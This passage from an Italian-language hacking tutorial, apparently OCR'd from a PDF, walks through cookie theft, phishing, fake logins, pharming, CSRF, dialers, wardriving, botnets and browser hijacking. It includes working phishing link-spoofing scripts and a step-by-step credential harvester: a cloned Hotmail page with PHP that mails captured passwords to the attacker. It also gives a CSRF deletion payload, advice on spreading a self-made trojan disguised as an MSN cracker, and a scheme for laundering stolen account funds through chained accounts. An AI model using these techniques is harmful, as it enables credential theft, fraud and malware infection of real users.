
Quindi , una volta ottenuti i cookie , ci basterà incollarli nel nostro plugin Add'n'Edit di Firefox , refreshare , quindi ritrovarci loggati con l'account vittima senza dover conoscere la password . Piccola curiosità : perchè con Internet Explorer funziona e con gli altri browser no ? Semplice : Internet Explorer legge ed esegue tutto quello che ha sotto “mano” , al contrario della concorrenza che esegue una serie di controlli prima di procedere . Non è il momento di passare a un browser migliore ?

PS : un ringraziamento grande grande a Dark_Sutz che mi ha mostrato questa tecnica e che mi ha aiutato a segnalarlo ad alcuni popolatissimi forum e siti Italiani e non . Un grazie di tutto cuore .

Rischio

Stessa cosa per la Cross Site Scripting , con l'eccezione che , una volta iniettata l'immagine contenente la XSS , sarà necessario rimuoverla . Il rischio è comunque bilanciato proprio per il fatto che la vittima dovrà utilizzare Internet Explorer .

(15) Phishing



Come in molte tecniche , “hacker” o non , circa il 90% della riuscita dell'attacco è quello di illudere la vittima , facendole fare tutte quelle cose che fa tutti i giorni sotto i vostri occhi . Quanti di voi ogni giorno controlla la propria casella mail ? Tanti immagino .

La tecnica del Phishing , che sta entrando sempre più di moda in questi ultimi anni , consiste di riuscire a estrapolare informazioni a un utente vittima mediante la tecnica dell'Ingegneria Sociale (vedi Attacco n° 1) .

Mentre per il Social Engineer c'è un lavoro dietro che può durare anche qualche mese , il Phishing è un attacco alla cieca , non mira a un singolo soggetto , ma si cerca di riuscire a recuperare più dati possibili alle vittime di turno .
Questa tecnica viene appoggiata non solo dalla fake mail , ma anche da un altro stile di estrapolazione dati dal nome di **Fake Login** (vedi capitolo successivo) .

Solitamente nel phisher (colui che compie l'azione di phishing) non c'è un obiettivo personale , come impossessarsi dei dati di accesso del proprio sito , ma semplicemente c'è uno scopo di lucro dietro , dove carte di credito e codici bancari sono l'obiettivo principale dell'attacker di turno .

Quali sono le fasi del Phishing ?

1)Viene preso in considerazione un range di vittime a cui viene inviata una fake mail , utilizzando un linguaggio curato e professionale , grafica che rispecchia la società da falsificare e una buona dose di fortuna .

2)La mail conterrà di solito delle specifiche su problemi e errori di server , dando la possibilità all'utente vittima di riottenere la possibilità di usufruire del servizio mediante un link di riattivazione .

3)Il link di riattivazione , naturalmente fittizio , conterrà una pagina creata dall'attacker dove si dovranno inserire i dati personali della vittima di turno .

4)L'attacker , una volta ricevuti i dati inseriti dalla vittima , li utilizzerà per acquistare beni o per trasferire somme di denaro , oppure verrà utilizzato per fare da ponte agli altri trasferimenti .

Ovviamente sorge un problemone : clickando sul link ovviamente qualcuno si accorgerà che quello non è il server di appartenenza . Ecco che andiamo quindi a vedere due tipi di script di phishing (creati da me) rispettivamente per Firefox 2.0 e Internet Explorer 7 ,

Firefox 2.0

```
<script language="javascript">
function phishing1()
{
window.open("http://sitochetifrega.it")
}
</script>
<div onClick="phishing1()">
        <a href="http://sitoinnocente.it">Clicca qui !</a>
</div>
```

Internet Explorer 7

```
<html>

<head>

        <script language="JavaScript">
            function phishing()
            {
                location.href = "http://fakesite.com";
            }
        </script>

            <style type="text/css">
            .phishinglink {
                color: #0000FF;
                text-decoration: underline;
                cursor: hand;
            }
            </style>


</head>
<body>
<span class="phishinglink" onMouseOver="window.status='http://truesite.com'"
onClick="phishing()">Phishing Click</span>
</body>
</html>
```

Rischio


I Phiser si stanno perfezionando , con nuovi script e con la continua ignoranza delle persone . Dietro c'è un grandissimo business , sarà quasi impossibile fermare questo scempio .

Fake Login

Per un buon Fake Login le basi dell'HTML e di un linguaggio di programmazione web dinamico (PHP , ASP , Perl , JSP o altri non fanno differenza) sono essenziali per comprendere e produrre al meglio la struttura grafica di un sito web e di modificarla a proprio piacimento .

Un Fake Login viene interpretato come una riproduzione perfetta di un sito web , modificato nel proprio codice per far si che la vittima di turno , una volta inserite le sue credenziali , andrà a inviare i propri dati in chissà quale continente sperduto della Terra .

Struttura di un Fake Login



1° Passaggio : Pagina Fake Login ovviamente finta

Mettiamo caso di voler grabbare i dati di un utente MSN . Niente di più facile : andiamo su hotmail.com , clickiamo su File -> Salva pagina con nome e salviamo il tutto dentro una cartella . Avremo ora due una pagina e una cartella dove sono contenute tutte le immagini relative alla pagina fake .

L'unica cosa che dovremmo cambiare di questa pagina (da aprire con un editor di testo) sarà l'action del form collegato ad esso . Troverete una cosa del genere :

```
<form ..... action = “pagina”><input type .....
```

Dove “pagina” andrà sostituita con la pagina che andrà a recuperare i dati .

2° Passaggio : Recupero dati dalla pagina finta

Dobbiamo recuperare tutti i dati della pagina di prima . Come si fa ? Dobbiamo ricordarci i nomi degli input della username e della password : mettiamo che nel nostro caso siano *user* e *pass* . Nella nostra pagina , che da ora in poi chiameremo recupera.php , andremo a scrivere del codice in grado di recuperare i dati scritti in precedenza :

```
$user=$_POST['user'];
$pass=$_POST['pass'];
```

3° Passaggio : Salvataggio dati

Una volta recuperati i dati possiamo memorizzarli dentro un file di testo , oppure in un nostro database , o ancora inviarceli direttamente nella nostra casella email :

```
mail(“nostra@mail.it”,”Password di $user”,”La password è : $pass”);
```

4°Passaggio : Redirect pagina vera

Abbiamo bisogno solo di un po' di Javascript . Per fare ciò andiamo a scrivere :

```
<script>location.href = “paginavera”;</script>
```

E , come per magilla , tutto funzionerà a meraviglia !

Rischio

Alcuni sono fatti davvero male , ma altri sono fatti proprio ad occhietto . Non c'è un vero e proprio rischio , però non posso stare a contare quanta gente cade nella mano del fake login , ma penso comunque tanta . Il rischio potrebbe essere 0 , peccato che nella rete gira la brutta cosa che si chiama : Disinformazione .

(16) Pharming

Lo sappiamo tutti , su Internet ne succedono di tutti i colori . Abbiamo parlato molto di come i cracker sfruttino l'ignoranza delle proprie vittime che serviranno da ponte per i loro trasferimenti bancari o roba del genere .


Prima abbiamo parlato appunto della disinformazione delle persone , che vanno a inficcare le proprie password dove gli viene chiesta .

La tecnica del Pharming consiste invece nell'impossessarsi dei dati personali di una vittima , proprio come il Phishing , ma in modo più tecnico che “sociale” (Vedi Social Engineer) .

Il DNS , ossia la serie di codici alfanumerici che rappresentano il www di un sito , sono stati creati appositamente perchè la mente umana fa più difficoltà a ricordarsi una serie di numeri (IP) invece che delle parole sensate . Pertanto , se ci colleghiamo a www.sito.it ci collegheremo al server che come IP avrà 123.456.789.0 e come porta solitamente la 80 (HTTP , ma potrà comunque essere un'altra , come la 79,81 o la 8080) .

Da qui il Pharming può essere suddiviso in due tipologie di attacco :

1) Il cracker , tramite alcune tecniche di infiltrazione , si impossesserà del DNS Server Domain e ne cambierà la proprietà IP . Mettiamo caso che il server reale abbia come indirizzo 123.456.789.0 e il server del cracker avrà come indirizzo 0.987.654.321 , le vittime (dato che il DNS cambierà per tutti) collegandosi a www.sito.it riceveranno l'output che gli offrirà il server 0.987.654.3 . Da lì in poi c'è solo l'immaginazione .
2) Il cracker andrà a manipolare il computer vittima tramite il file dedicato alla censura di un sito . In pratica in quasi tutti i Sistemi Operativi esiste un file che viene letto ogni volta dal browser e fa si che per ogni DNS viene indicato un IP ; quindi , nel caso in cui un padre voglia che suo figlio non visiti www.sitopirata.it andrà nel suddetto file e indicherà al browser che www.sitopirata.it dovrà contenere tal IP . Se il cracker riesce a impossessarsi del computer vittima gli basterà semplicemente modificare tale file (nel caso in cui la vittima utilizza Windows la destinazione del file **hosts** si trova dentro la path



Rischio

Livello 2

Il Pharming è una tecnica poco praticata perchè è molto rischiosa e difficilmente si riesce a bucare un sistema DNS , specie se è importante come Ebay e co. Se viene applicato alla vittima direttamente allora risulta molto pericolosa .

(17) Cross Site Request Forgereis

Tutti sappiamo che il Web che vediamo noi , quello con il Browser e il sito è in realtà una connessione Client->Server dove viene instaurata una connessione tramite il protocollo HTTP (solitamente porta 80 o 8080) .

Seguendo la teoria del “mai reinventare la ruota due volte” prendiamo in considerazione i sorgenti e i risultati della pagina web http://www.php.net/docs.php presentati da HTML.IT .

Ecco il sorgente PHP della pagina :

```
<?php
$server_url = "www.php.net";
$pagina_url = "/docs.php";
$plain_response = "";

$fp = fsockopen($server_url, 80);
 fputs($fp, "GET ".$pagina_url." HTTP/1.1\r\n");
 fputs($fp, "Accept: text/html\r\n");
 fputs($fp, "Host: ".$server_url."\r\n");
 fputs($fp, "Cache-Control: max-age=10000\r\n");
 fputs($fp, "Connection: Close\r\n\r\n");

 while (!feof($fp)) $plain_response .= fgets($fp);
fclose($fp);

echo $plain_response;
?>
```

Quindi il risultato delle righe di testo inviate al web saranno :

```
GET /docs.php HTTP/1.1
Accept: text/html
Host: www.php.net
Cache-Control: max-age=10000
Connection: Close
```

Quindi , una volta eseguita la pagina da lato Client avremo come output il seguente codice :

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2005 08:38:16 GMT
Server: Apache/1.3.26 (Unix) mod_gzip/1.3.26.1a PHP/4.3.3-dev
X-Powered-By: PHP/4.3.3-dev
Content-language: en
Set-Cookie: COUNTRY=ITA%2C80.67.115.42; expires=Mon, 06-Jun-05 08:38:16 GMT; path=/;
domain=.php.net
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=ISO-8859-1

2071
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>PHP: Documentation</title>
<style type="text/css">
 @import url("http://static.php.net/www.php.net/styles/site.css");
 </style>
<link rel="shortcut icon" href="http://static.php.net/www.php.net/favicon.ico" />
<script type="text/javascript" src="http://static.php.net/userprefs.js"></script>
<base href="http://www.php.net/docs.php" />
</head>
<body onload="runOnLoad();">

[... etc ...]

</body>
</html>
0
```

Vedendo il codice possiamo notare che ci sono tutte le caratteristiche di una normale pagina Web . Prendiamo in considerazione ora il tag <img> che , come molti sapranno , viene utilizzato per visualizzare un'immagine , mentre con il parametro src=”link” permettiamo al tag di sapere dove andare a recuperare tali valori .

```
GET /immagine.jpg HTTP/1.1
```

Ed ecco che andiamo ad analizzare l'attacco vero e proprio : il Cross Site Request Forgeries consiste nel modificare i link di reperimento del tag img , o anche di altri tipi di tag come script e link , che punti a una qualsiasi altra pagina web costruita da noi utilizzante dei parametri inviati in GET . Eh lo so , è abbastanza difficile da pensare , ma vedremo più avanti in pratica come può essere letale per una pagina web scritta “coi piedi” :P . Qualcuno sta pensando alla Cross Site Scripting ? Fa bene , molto bene .

Avendone le basi , è possibile che un qualsiasi cracker possa volutamente far si che la vittima che visualizzi tale pagina sia in possesso di una query scritta in SQL per far si che vengano cancellati tutti i suoi messaggi privati :

```
<img src=" sitovittima?del=y&from_id=1&num=1000">
```

Il bello però non finisce qua : infatti non sempre si ha bisogno di trovare un “bug” dentro il sito vittima . Mi spiego meglio : se la vittima visitasse sitovittima , quindi abbia accesso utente e vengano creati i cookie che risiedono nel Client , poi si visita il sitocracker che reinderizzerà nuovamente l'utente sul sitovittima e , tramite un modulo , che esso sia GET o POST , che sarà costruito ad hoc .

La costruzione di un attacco del genere richiede tempo e studio sul server vulnerabile : l'attacco **CSRF** consiste quindi nel far eseguire dei comandi (che essi siano SQL o altri non fa differenza) senza il consenso della vittima in questione .

Rischio

Il rischio c'è e non lo si può nascondere . Non essendoci ancora una vera e propria toppa al riguardo e gli utenti , essendo blandi e pigri , è quasi impossibile tenere tutto sotto controllo (per quanto riguarda l'amministratore si intede) .

(18) Dialer/Dialing

Il problema del Dialing è sempre meno diffuso , questo perché la situazione risulta “tragica” solo quando si è in possesso di una connessione Dial-Up (connessioni modem tramite telefono , le più diffuse sono le 56k) .

Di solito si viene infettati da un dialer durante l'esecuzione di un file che va a cambiare le configurazioni del vostro modem , collegandolo a un numero non scelto da voi che va a mirare una rete Internet , una rete di calcolatori , un semplice numero telefonico o un collegamento ISDN .

Solitamente i dialer puntano verso linee con una tariffa esorbitante , dove dietro possono nascondersi truffe e frodi a discapito della vittima . Tuttavia esistono anche numerosi dialer legittimi .

Dialer Legittimi

A volte capita di dover trovare un dischetto nelle riviste o in allegato a qualche rivista ; tali dischetti , offerti dai provider che vogliono lanciare sul mercato i propri servizi , contengono del codice in grado di manipolare la connessione internet di chi li esegue cambiandone provider , quindi numero di connessione a cui ci si collega . In Italia è una pratica legalissima , purchè venga avvisato chi avvia tali dischetti di tutti i cambiamenti di sistema che verranno effettuati . Possono essere Dialer Legittimi anche quei dialer dove l'utilizzo di un servizio richiede tale provider ; stiamo parlando di numeri a tariffazione speciale come gli 899 o gli 166 .

Dialer Illegali

Chiunque , e ripeto **chiunque** , offre un servizio di dialing occultandone le tarrifazioni e i costi per usufruire di tale servizio , viene automaticamente etichettato come criminale , poiché si verifica un'azione di truffa informatica . Chiunque pensa che si è stati contagiati da un dialer illegale e non può niente in quanto non ne ha le necessarie competenze tecniche , può rivolgersi alla Polizia Postale o anche ai Carabinieri (che inoltreranno poi la denuncia) .

Perchè esistono i Dialer ? Semplice . Per un Webmaster che offre dei servizi pagando e offrendoli gratuitamente fa sempre comodo ricevere una percentuale sui minuti in cui una persona utilizza un Dialer . Esistono organizzazioni apposta (che non sto a citare) che offrono questo servizio . Consiste nell'inserire nella propria pagina web un download contenente un Dialer , dal quale poi la società ne riceverà i profitti e inoltrerà la solita percentuale (che si aggira di solito al 10%) al WebMaster che avrà offerto tale servizio .

Considerazioni sui Dialer (murdercode) : La legge Italiana obbliga i produttori dei Dialer di mostrare in bella mostra i costi e le tariffe dei servizi di dialing . Purtroppo queste informazioni sono nascoste tra le tante pillole di cazzate che bisogna scriverci . Queste informazioni possono essere presenti sia sul sito che sul programma , pertanto se le informazioni sono ficcate nel sito e con il doppio click andiamo ad aprire il Dialer non abbiamo diritto al rimborso né alla denuncia , in quanto con il doppio click acconsentiamo al programma di eseguire (ovviamente senza altre esitazioni dell'autore che lo ha prodotto) . Ma se ci accorgessimo solo dopo di aver fatto la stupidaggine ? Qui arrivano i bei guadagni della società . Difatti se vogliamo disdire il contratto ci toccherà pagare ... aimhè , brutta faccenda !

Come riconoscere un dialer illegale ?

- Mentre visitiamo una pagina si carica in modo automatico il download di un programma .
- Viene visualizzato solo in parte (a volte neanche è presente) la tariffazione e i costi del servizio
- Annullando il download il programma viene scaricato comunque (utilizzando tecniche di phishing o di falle del browser e del sistema)
- Il Dialer illegale si imposta automaticamente come *Connessione Predefinita* .

- Il Dialer modifica o crea connessioni indesiderate senza il consenso dell'utente .
- La disinstallazione risulta difficoltosa .


Esistono altre forme di Dialing ?

Si , ma sono legali e meno rischiose . Difatti è possibile pagare l'accesso a una sezione del sito (qualora la sezione sia trafficata da moltissimi utenti ADSL) tramite carta di credito o carte di credito prepagate , constringendo quindi l'utente a rendersi conto di tutte le procedure che verranno effettuate inviando tali dati .

Rischio

In Italia la situazione è questa . Vogliamo tutto , e lo vogliamo subito . Che il Dialer sia legale o meno , non ci curiamo mai dei problemi fin quando non si presentano in faccia . E' sbagliato , ma è così . State attenti a quello che aprite , anche se vi fidate al 99% .

(19) WarDriving



Durante l'utilizzo delle comunicazioni Wi-Fi da parte dell'esercito il problema Wardriving non era presente , o meglio , era un problema preso poco in considerazione . Da quando però le reti Wireless sono approdate anche nel mercato familiare alcuni genialotti hanno ben pensato di aprirsi una breccia e di cambiare un po' le regole in quello che oggi viene chiamato “Vecchio Hacking” . Sappiamo tutti che il Wireless consiste appunto nello scambio di informazioni da un sistema a un altro utilizzando le linee d'aria , tramite le cosiddette frequenze ; questo ovviamente ha un enorme vantaggio : niente più fili e buchi nelle mura , lasciando però la possibilità a chiunque di poter far parte di tale frequenza . Difatti un cavo ethernet nasce da un lato e muore dall'altro , togliendo ogni possibilità remota di potersi inficcare nella comunicazione . Nella Wireless invece è possibile mettersi fra la nascita e la morte di tali informazioni poiché il fattore aria è una materia comune . Nessuno ci può vietare di metterci tra un computer e un router , a patto che questa non sia proprietà privata . Fortunatamente per i WarDriver (coloro che praticano il wardriving) la antenne dei router Wi-Fi sono multidirezionali , ossia la trasmissione viene effettuata a 360° , dando quindi la possibilità a chiunque si trova nei paragi di poter usufruire di quello che si chiama “Ricezione dei Dati” .

Il Wardriving consiste nell'intercettare i segnali delle reti Wi-Fi , in automobile , a piedi o con

qualsiasi mezzo in grado di spostarsi tramite l'ausilio di un computer dotato di interfaccia di rete Wi-Fi , abbinato anche a un ricevitore GPS in grado di individuare la zona da cui si riceve il segnale per memorizzarne poi le coordinate e rendere quindi più semplice il “ritorno nel luogo del reato” .


Ebbene si , fare WarDriving è puro reato : chiunque intercetti comunicazioni private o usufruisca di qualunque mezzo , che esso sia a pagamento o gratuito (la situazione è diversa in cui il comune e le autorità competenti permettono l'accesso alla linea) , è puro reato ed è perseguibile penalmente .

L'utilizzo di antenne omnidirezionali (vedi figura a destra) favorisce al WarDriver di turno , dopo aver trovare la rete da “scroccare” , di indirizzare l'antenna nel point desiderato e di sfruttare al meglio la ricezione e la trasmissione dati .

La comunità del Wardriving

Ricordarsi il checkpoint dove si è trovata la rete è un'ottimo sistema per i wardriver , anzi meglio warchalkers , per ritornare lì dove era riusciti a mangiarsi le informazioni di un router o di una rete Wi-Fi generale .

Quando la pratica del Wardriving era poco praticata era di quei tempi utilizzare una bomboletta spray o un gessetto per ricordarsi dove era stata trovata la rete .
Da lì in poi è nata una sorta di segnali random , dove ognuno poteva capire quali erano i sistemi aperti , chiusi e protetti . Ancora oggi alcuni warchalkers si dilettano a scrivere con questo sistema , che viene rappresentato come :



(Immagine concessa dal copyleft Wikipedia Commons – http://it.wikipedia.org – L'enciclopedia Libera)

Oggi però ci sono i GPS e un sistema che fa gola a tutti , specie ai warchalkers , con il nome di Google Earth . Esistono infatti comunità online che offrono le coordinate delle proprie “scoperte” e le donano a chi ne ha bisogno (su Infernet http://infernet.forumup.it sta iniziando un'operazione del genere) , senza quindi il problema della caccia al tesoro .

Analisi di un attacco di wardriving

Supponiamo di voler farci un giretto con la nostra auto e di voler effettuare del buon sano wardriving (tecnica che è comunque illegale senza il consenso di chi scroccate il servizio) . Innanzitutto occore un buon programma di **auditing** che consiste nello scannare continuamente la zona fin quando non si ottiene una rete . Ricordo che nel documentario “*Hackers : Angeli e Diavoli*” o una cosa del genere c'era appunto un wardriver che con un programa di auditing scannava la rete fin quando un *bip* non gli segnalava l'avvenuta ricezione di segnale .

E' possibile effettuare dell'auditing anche con apparecchi esterni , come ad esempio una PSP moddata contenente il programma ideato al nostro caso , con il nome poco originale ma dalle caratteristiche molto buone di WiFi Sniffer . Per i computer esistono invece dei software dedicati con molte altre applicazioni e tool , tra i quali cito *NetStumbler* per i sistemi Windows , *KisMac* per i Macintosh , *Kismet* per i sistemi GNU/Linux e *Ministumbler* per i PocketPC e palmari in

generale dotati di sistema Wi-Fi .

Se abbiamo intenzione di fare i warchalker moderni possiamo utilizzare il **GPS** , non adatto però a tutti i sistemi e abbastanza costoso (anche se ultimamente sta andando molto di moda e i costi si abbassano sempre di più) .

Caso 1

Abbiamo trovato una rete aperta e abbiamo bisogno di inviare il messaggino d'amore alla nostra sposa tramite un servizio SMS presente solo su internet ? Se il router è DHCP senza protezioni ci basta collegarci alla rete e navigare . Tutto qui , niente di più semplice .

Caso 2

Una volta trovato l'Access Point (AP) abbiamo bisogno di scannerizzare tutti gli IP attivi con i relativi nomi , porte e servizi attivi sul sistema ; per fare questo ci vengono incontro un numero quasi illimitato di programmi con il nome di **IP Scanner** .

In questo modo , se è presente un buon numero di computer connessi alla rete , in pochi minuti avremo sotto mano la fatidica chiave WEP , ossia un codice che viene utilizzato per la protezione di una rete wireless .
La chiave WEP è molto semplice da trovare , questo perchè la sua crittografia , composta da 128 bit , invia 24 dei suoi bit che derivano direttamente dal vettore di inizializzazione (IV) del RC4 , che , venendo trasmesso in chiaro , ne permettono la chiara lettura . Per questo , più una rete risulta trafficata più è possibile che il nostro sniffer riesca a decifrare più velocemente una chiave WEP .

Caso 3

Nel caso in cui l'Access Point sia protetto da chiave WPA sarà necessario un attacco **Dictionary Attack** oppure un attacco **BruteForce** (vedi capitoli più avanti) , questo perchè i bit sono completamente coperti , in quanto il wpa ha una maggiore dimensione della chiave , oltre a un sistema interno in grado di verificare l'autenticità dei messagi in modo che si può arrivare quasi alla stessa sicurezza di una normale connessione ethernet .

Rischio

Wardrving è bello farlo e c'è sempre più gente che pratica questa metodologia . Io stesso confermo che il 70/80% dei router non sono minimamente protetti , tutti DHCP , senza chiave né tantomeno MAC FILTERING . Fare Wardriving è bello e anche facile . State attenti alla vostra linea .

(20) BotNet e BridgeNet

Il Caso BotNet

Dare alla **BotNet** l'etichetta di “Attacco” risulta come una bestemmia per chi ogni giorno ne fa un uso sporadico . Diciamo che è uno strumento che viene utilizzato per effettuare alcuni tipi di attacco , tra cui sorgono gli Attacchi DDOS .

Come Wikipedia ci insegna , infatti , la botnet non è altro che una rete di computer collegati ad internet che, a causa di falle nella sicurezza o mancanza di attenzione da parte dell'utente e dell'amministratore di sistema, vengono infettati da virus informatici o trojan i quali consentono ai loro creatori di controllare il sistema da remoto. Questi ultimi possono in questo modo sfruttare i sistemi compromessi per scagliare attacchi distribuiti del tipo Denial of Service (DDoS) contro qualsiasi altro sistema in rete oppure compiere altre operazioni illecite, in taluni casi agendo persino su commissione di organizzazioni criminali.

Il funzionamento di una botnet dunque è assai semplice : io posseggo una botnet , ossia una lista di computer infetti , chiamati zombie , con i quali posso attaccare altri sistemi in maniera di negazione di servizio , costringendo quindi il sistema attaccato a collassare senza che io , attacker , debba suturare la mia banda . Per una migliore consultazione dell'attacco leggere il paragrafo Attacchi DoS .

Come crearsi una botnet

Supponiamo sempre di entrare in una chat IRC . Scriviamo in chan qualcosa tipo :

-> Nuovissimo programma per crackare le password di MSN ! http://Link <-

Se riusciamo a trovare un chan di lamer , ancora meglio . Loro credono a tutto (ihihi) ! In men che non si dica verremo cacciati dal chan ... poco importa , quello che volevamo noi era pubblicare un falso programma in grado di crackare le password di MSN , quando invece il file sarà **un trojan di nostra pubblicazione** in grado di contattarci ogni qualvolta la vittima si colleghi a Internet , ci informi dell'attuale indirizzo IP e ci collegherà direttamente al sistema infetto .

Perchè di nostra pubblicazione ? Semplicemente perchè praticamente TUTTI i trojan pubblici sono riconoscibili come virus . Che attacco sarebbe se si accorgessero che li stiamo fregando ?
E comunque sia difficilmente riusciremo a trovare un trojan adatto alle nostre esigenze , magari in qualche forum sotto 0day , ma comunque è meglio , per l'attacker si intende , di fabbricarselo da solo .

Ripasiamo brevemente il funzionamento di una botnet quindi :

Il Caso BridgeNet

In merito al caso BotNet mi son messo in mente di coniare una nuova parola che penso manchi nel dizionario informatico : BridgeNet . Mi scuso già dall'inizio se esisteva un termine simile se non uguale , ma si sa , il mondo dell'informatica è bello perchè non lo si conosce mai tutto .

In cosa consiste ?

Con BridgeNet intendiamo una rete di account , quindi non più di computer (prima differenza da una botnet) facenti parte di sistemi mirati all'acquisto di beni su Internet , invece che che eseguire un attacco DoS (seconda differenza da una botnet) .

L'utilità del termine e del BridgeNet ? Consideriamo il fatto che volessimo fare un trasferimento di crediti da un account rubato a un altro : chi sarebbe il pollo che se li trasferisce sul proprio account ? Nessuno penso .

Facciamo l'ipotesi di avere in possesso un account da 900.000 euro . Facciamo così :

Account rubato -> *Bridge Account* -> *BA* -> *BA* -> *BA* -> *BA* -> *BA* -> **Account dati falsi**

Dove Account dati falsi è l'account dove voi vorrete che i beni vengano inviati . E' possibile anche modificare un Bridge Account con i vostri dati (indirizzo vero ma nome falso) , cosicchè bisogni evitare di verificare la vostra autenticità tramite FAX e dati personali . Basterà infatti modificare dal normale pannello i vostri dati , ricevere la merce e rimodificare l'account .
Però sorge il problema : i log registrano tutto giusto ? Per questo esistono i Bridge Account . Solitamente i file di log hanno una data di scadenza , dopodichè è quasi impossibile recuperarli . Con un Bridge Account (proprio come la rete TOR) le percentuali di *tracing* diminuiscono notevolmente , questo però si basa ovviamente sulla grandezza di una BridgeNet .

Esempio :

---------- LOG FILE ---------- | <- SCADENZA FILE LOG

Rischio

Bhe , non c'è proprio nulla da fare . C'è gente molto più in gamba di ognuno di voi , di me e di chiunque altro . Ognuno ha le proprie “specializzazioni” , nessuno saprà mai tutto del mondo internet .Cercheranno di fregarci , sempre e comunque .

(21) Hijacking

L'hijacking è una tecnica utilizzata per **dirottare un utente vittima in un sito web** con particolari strutture e immagini **per guadagnare denaro sulla pubblicità** dai servizi che lo offrono . Per fare questo viene installato un programma nel sistema vittima che infetta il browser , provocandone i continui accessi al suddetto sito tramite pop-up , preferiti o altro .

I programmi che praticano Hijacking si inseriscono tramite download automatici nel sistema vittima , *infettando alcune chiavi di registro di Windows* , specie nel programma di Internet Explorer . Un buon esempio è il cambio home che punta verso siti esterni pornografici o comunque siti pubblicitari . A volte invece viene installata una toolbar nel sistema , o altre volte cambiano i moduli search della toolbar modificandone il motore di ricerca che viene utilizzato .

Come si inseriscono nei computer ?

Solitamente si inseriscono nel sistema eseguendo dei **controlli ActiveX** oppure attivando la pubblicità (solitamente chiamata **Ad Aware**) tramite programmi esterni (tipo il programma p2p Morpheus) .

Come si crea un'applicazione ActiveX di session hijacking ?

